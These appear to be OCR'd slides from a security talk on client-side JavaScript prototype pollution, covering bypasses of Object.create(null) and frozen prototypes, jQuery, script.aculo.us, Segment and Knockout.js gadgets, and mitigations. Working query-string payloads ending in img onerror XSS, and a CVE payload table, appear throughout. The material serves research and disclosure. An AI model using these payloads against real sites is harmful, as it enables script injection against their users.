key=value&key=value2	['value', 'value2']
__proto__=value	[Object.prototype, 'value']
__proto__=x&0[xxx]=xxx	Object.prototype.xxx='xxx'

Objects without Prototypes

Replacing {} with Object.create(null)

```
obj = Object.create(null)
▶ {}
```

```
obj.__proto__
undefined
```

Objects without Prototypes

__proto__ does not reference Object.prototype

```
deparam('__proto__[xxx]=xxx')
▼{__proto__: {…}}
  ▼__proto__:
     xxx: "xxx"
```

Objects without Prototypes

Attacker can access Object.prototype through other prototypes

Array

Object.prototype

```
arr[]=arr&arr[__proto__][__proto__][xxx]=xxx
```

Array.prototype

Frozen Prototypes

Prevent adding new properties to __proto__

```
Object.preventExtensions( Object.prototype )

Object.seal( Object.prototype )

Object.freeze( Object.prototype )
```

Frozen Prototypes

Example: jQuery off() Script Gadget

- jQuery < 3.0.0 automatically calls "off" function

```
// Handle when the DOM is ready
ready: function( wait ) {
    ...
    // Trigger any bound ready events
    if ( jQuery.fn.trigger ) {
        jQuery( document ).trigger("ready").off("ready");
    }
}
```

Frozen Prototypes

.off(events [, selector] [, handler]) version added: 1.7

events
Type: String
One or more space-separated event types and optional namespaces, or just namespaces, such as "click", "keydown.myPlugin", or ".myPlugin".

.off(events [, selector]) version added: 1.7

events
Type: PlainObject
An object where the string keys represent one or more space-separated event types and optional namespaces, and the values represent handler functions previously attached for the event(s).

.off(event) version added: 1.7

event
Type: Event
A `jQuery.Event` object.

Frozen Prototypes

```
off: function( types, selector, fn ) {

    if ( types && types.preventDefault && types.handleObj ) {

        // ( event )  dispatched jQuery.Event
        handleObj = types.handleObj;

        jQuery( types.delegateTarget ).off(
```

Frozen Prototypes

"ready"

String.prototype.handleObj

```
off: function( types, selector, fn ) {

    if ( types && types.preventDefault && types.handleObj ) {

        // ( event )  dispatched jQuery.Event
        handleObj = types.handleObj;

        jQuery( types.delegateTarget ).off(
```

```
$("<img src onerror=alert(1)>")
```

Frozen Prototypes

String

```
?xxx=xxx
&xxx[__proto__][preventDefault]=x
&xxx[__proto__][handleObj]=x
&xxx[__proto__][delegateTarget]=<img src onerror=alert(1)>
```

String.prototype

Frozen Prototypes

Object.seal(Object.prototype) and other variations does not protect against modification of other prototypes.

Bonus: Exploitation via String.prototype does not break the rest of the application code

```
Uncaught TypeError: V[g].exec is not a function
    at ga.tokenize (jquery.min.js:2)
    at Function.ga [as find] (jquery.min.js:2)
    at r.fn.init.find (jquery.min.js:2)
    at r.fn.init.init (script.js?v=4163154017966713274:511)
    at r.fn.init.$.fn.searchAutocomplete (script.js?v=4163154017966713274:607)
    at script.js?v=4163154017966713274:739
    at u.<anonymous> (script.js?v=4163154017966713274:744)
    at u.route (libs.js?v=1081498…:2)
    at script.js?v=4163154017966713274:708
```

Frozen Prototypes

Payload	Prototype
?__proto__[xxx]=xxx	Object.prototype
?s=s&s[__proto__][xxx]=xxx	String.prototype
?toString[__proto__][xxx]=xxx	Function.prototype
?toString[length][__proto__][xxx]=xxx	Number.prototype
?a=a&a=a&a[__proto__][xxx]=xxx	Array.prototype
?a[]=a&a[__proto__][xxx]=xxx	Array.prototype

Frozen Prototypes

What about this?

```
Object.seal(Object.prototype);
Object.seal(String.prototype);
Object.seal(Array.prototype);
Object.seal(Number.prototype);
Object.seal(Function.prototype);
```

Frozen Prototypes

Check what has already been created in the constructors and prototypes

```
Object["isDate"] Function
Object["isUndefined"] Function
String["interpret"] Function
String["specialChar"] Object
String["__parseStyleElement"] HTMLDivElement
String.prototype["at"] Function
String.prototype["gsub"] Function
String.prototype["scan"] Function
```

https://github.com/BlackFan/cspp-tools/

Frozen Prototypes

Check what has already been created in the constructors and prototypes

Example: script.aculo.us Script Gadget

```
String.__parseStyleElement = document.createElement('div');
```

Frozen Prototypes

```
String.__parseStyleElement = document.createElement('div');
```

HTMLDivElement

```
?x=x
&x[constructor][__parseStyleElement][innerHTML]=%3Cimg/src/onerror%3dalert(1)%3E
```

String.constructor

Features for mitigation

- Node.js supports command-line option --disable-proto


  https://nodejs.org/api/cli.html#cli_disable_proto_mode

- Document Policy will support Object.freeze(Object.prototype)

  https://github.com/WICG/document-policy/issues/33

Funny story

Github allows repository authors to view referring sites




Name	Payload	Refs	Found by
Wistia Embedded Video (**Fixed**)	`?__proto__[test]=test` `?__proto__.test=test`	[1]	William Bowling
jQuery query-object plugin CVE-2021-20083	`?__proto__[test]=test` `#__proto__[test]=test`		Sergey Bobrov
jQuery Sparkle CVE-2021-20084	`?__proto__.test=test` `?constructor.prototype.test=test`		Sergey Bobrov
V4Fire Core Library	`?__proto__.test=test` `?__proto__[test]=test` `?__proto__[test]={"json":"value"}`		Sergey Bobrov

Referring sites

Site	Views	Unique visitors
t.co	242	180
Google	148	103
github.com	129	57
habr.com	8	7
vulnerabledoma.in	5	2

Funny story

Result: access to unpublished PoC for Segment Analytics (fixed now)
by kinugawamasato


vulnerabledoma.in/xss_segment_prototype_pollution.html

Hello Knockout!

Prototype pollution via Segment analytics.js - XSS PoC

About this page

- This page demonstrates that Segment's analytics.js can cause XSS in some cases.
- This page loads the following JavaScript files:
  - Segment's analytics.min.js
  - Knockout.js
- In addition to the code written in the JavaScript files above, this page only contains the two simple JavaScript code. One is to load the analytics.js via t
- Very simple page but the analytics.js introduces an XSS vulnerability here.

Step to Reproduce

Just navigate to https://vulnerabledoma.in/xss_segment_prototype_pollution.html**?__proto__[4]=a':1,[alert(1)]:1,'b&__proto__[5]=,**

Why this works

- The Segment's analytics.js parses the URL's query-string in an unsafe way.
- In this process, the value of `Object.prototype[NUMBER]` is rewritten unexpectedlly if the crafted query-string is passed. More specifically, for examp
- This type of bug is called "Prototype pollution". This behavior is known to introduce vulnerabilities in some cases when combined with other "harmles
  - https://github.com/HoLyVieR/prototype-pollution-nsec18/blob/master/paper/JavaScript_prototype_pollution_attack_in_NodeJS.pdf
  - https://portswigger.net/daily-swig/prototype-pollution-the-dangerous-and-underrated-vulnerability-impacting-javascript-applications
- In the case of the analytics.js, the rewritable prototype's property is restricted to numeric-only keys because the validation exists before reaching the un
  https://github.com/BlackFan/client-side-prototype-pollution/blob/master/gadgets/knockout.md

Prototype Pollution Hard Mode

Some libraries with array support only allow

__proto__[123]=qwerty


Object.prototype[NUMBER]=qwerty

Many sites in bug bounty programs are still vulnerable…

But no one knows how to show an impact ¯_(ツ)_/¯

Prototype Pollution Hard Mode

PoC:



Prototype Pollution Hard Mode

One of the interesting gadgets that can be used here:

Knockout.js by SecurityMB

```
__proto__[4]=a':1,[alert(1)]:1,'b&__proto__[5]=,
```

Prototype Pollution Hard Mode

How gadgets of this type work:

```
x = ['foo', 'bar', 'baz']

Object.prototype[3] = 'EVIL'

for(var i = 0; x[i]; i++) {
  console.log(x[i])
}

<· foo bar baz EVIL
```

What's next?

- Prototype Pollution is still largely untapped area of research
  - Other payload locations (e.g. payload stored on a server)
  - Fix bypasses
- NodeJS
  - DoS with one request
  - Combined with proper gadgets leads to RCE
- JavaScript potentially has way more quirks
  - Discovering Hidden Properties to Attack Node js Ecosystem

Research team

- Sergey Bobrov @Black2Fan
- Mohan SRK P @S1r1u5_
- terjanq @terjanq
- Beomjin Lee @po6ix
- Masato Kinugawa @kinugawamasato
- Rahul Maini @iamnoooob
- Harsh Jaiswal @rootxharsh
- Mikhail Egorov @0ang3el
- Nikita Stupin @_nikitastupin

Thanks to other researchers

- @_holyvier_
- @SecurityMB
- @wcbowling
- @corb3nik

Links

- Prototype pollution attack in NodeJS application
- Prototype pollution – and bypassing client-side HTML sanitizers
- AST Injection, Prototype Pollution to RCE
- Real-world JS — 1
- [toolbox.teslamotors.com] HTML Injection via Prototype Pollution / Potential XSS
- JavaScript prototype pollution: практика поиска и эксплуатации

Questions?